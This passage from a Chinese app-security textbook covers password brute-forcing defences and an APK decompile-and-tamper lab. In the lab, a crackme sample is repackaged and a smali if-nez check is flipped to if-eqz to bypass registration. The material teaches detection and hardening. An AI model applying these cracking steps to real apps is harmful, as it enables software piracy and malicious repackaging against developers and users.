



图 7-40　选择暴力破解使用的字典





图 7-41　设置相应的线程数和并发数





图 7-42　显示已被暴力破解的用户名和密码

### 7.4.4 任务与思考

针对 App 口令爆破的问题，可以从以下几个角度进行防范：

(1) 使用强口令。

(2) 使用多因子身份认证方式。

(3) 设置用户登录尝试次数。

(4) 基于 IP 地址进行锁定。

扫一扫

视频讲解

## 7.5 反编译、篡改漏洞检测和重现

### 7.5.1 预备知识：反编译

计算机软件逆向工程(reverse engineering)也被称为计算机软件还原工程，是指通过对他人软件的目标程序(如可执行程序)进行逆向分析工作，以推导出他人的软件产品所使用的思路、原理、结构、算法、处理过程、运行方法等设计要素，某些特定情况下可能推导出源代码。

反编译漏洞是因为 App 在开发完成后，未进行任何加固措施而导致恶意攻击者可以查看该 App 的运行流程。篡改漏洞是因为 App 在开发完成后，未进行任何加固措施而导致恶意攻击者可以在该 App 的基础上任意修改任何文件，如重新签名和发布。本实验中检测反编译漏洞的流程以 APK 为例。

### 7.5.2 实验目的和条件

**1. 实验目的**

通过本实验，要求读者主要掌握以下内容。

(1) App 程序的反编译和篡改漏洞的检测和重现方法。

(2) 如何使用加固方案对 APK 进行加固，防止二次打包。

**2. 实验条件**

本实验在一台运行 Windows 7 及以上版本的操作系统上进行，在具体实验之前，需要准备 Android 逆向助手和 APK 改之理(APK IDE)两款工具软件。

### 7.5.3 实验过程

**步骤 1**：打开 Android 逆向助手，选中 dex 转 jar 单选按钮，然后将需要进行逆向分析的 App(需要在实验前准备好，本实验中使用的文件名为 crackme02. apk)导入程序源文件，从该 java 代码中可以很清楚地看到程序的运行流程，如图 7-43 所示。如果需要对该代码进行修改，需要更改 smali 代码。

**步骤 2**：重现篡改漏洞。首先对其中的某个字段进行篡改，将其安装到虚拟机(其中 crackme02. apk 为本实验中使用的 APK 文件的文件名)，如图 7-44 所示。

**步骤 3**：运行该 APK 文件后，随意输入信息后单击“注册”按钮，系统提示“无效用户名





图 7-43　将 App 导入程序源文件





图 7-44　crackme02.apk 安装到虚拟机

或注册码”，如图 7-45 所示。

**步骤 4**：切换到 APK 改之理的界面，将该 App 调入 APK 改之理的程序中，并打开 Androidmanifest.xml 文件，如图 7-46 所示。其中，APK 改之理是一款可视化的集 APK 反编译、APK 查壳、加密解密、APK 调试分析、APK 打包、APK 签名为一体的 Android APK 反汇编工具，简化了 APK 修改过程中的烦琐操作。

**步骤 5**：打开/res/values/strings.xml 找到“注册”按钮对应的字段，将其对应的信息修改为“无效用户名或注册码，hacker”，然后保存，如图 7-47 所示。

**步骤 6**：选择“编译”→“重新生成 APK”选项，对刚才被修改后的 APK 进行二次打包，如图 7-48 所示。

**步骤 7**：重新生成 APK 文件后，在 Android 模拟器中删除之前安装的 APK 文件，如图 7-49 所示。


图 7-45　单击“注册”后出现的提示信息

图 7-46　将 APK 文件导入 APK 改之理工具





图 7-47　将“注册”按钮对应的字段信息改为“无效用户名或注册码,hacker”





图 7-48　重新生成 APK





图 7-49　删除之前安装的 APK 文件

**步骤 8**：安装重新生成的 APK 文件(ApkIDE_crackme02.apk)，如图 7-50 所示。

**步骤 9**：进入该 APK，然后单击“注册”按钮，出现篡改后的 APK 信息“无效用户名或注册码，hacker”，如图 7-51 所示。

**步骤 10**：切换到 APK 改之理界面，记录下图 7-48 中的值< string name = "unsuccessed">，然后在 public.xml 文件中找到对应的 id="0x7f05000c"，如图 7-52 所示。

**步骤 11**：在 APK 改之理中找到 MainActivity$1.smali 文件，搜索 0x7f05000c 定位到如图 7-53 所示中的位置。留意上方的判断 if-nez v0，:cond_0，当 v0 不等于 0 时，会跳转到 cond_0。





图 7-50　安装重新生成的 APK 文件





图 7-51　显示被篡改的信息





图 7-52　找到字符串对应的 id





图 7-53　注册判断点

**步骤 12**：将其修改成 if-eqz v0，:cond_0，如图 7-54 所示，然后保存重新生成 apk。





图 7-54　修改判断条件

**步骤 13**：重新安装 APK，随意输入信息后单击“注册”按钮，可以看到已经通过注册，如图 7-55 所示。


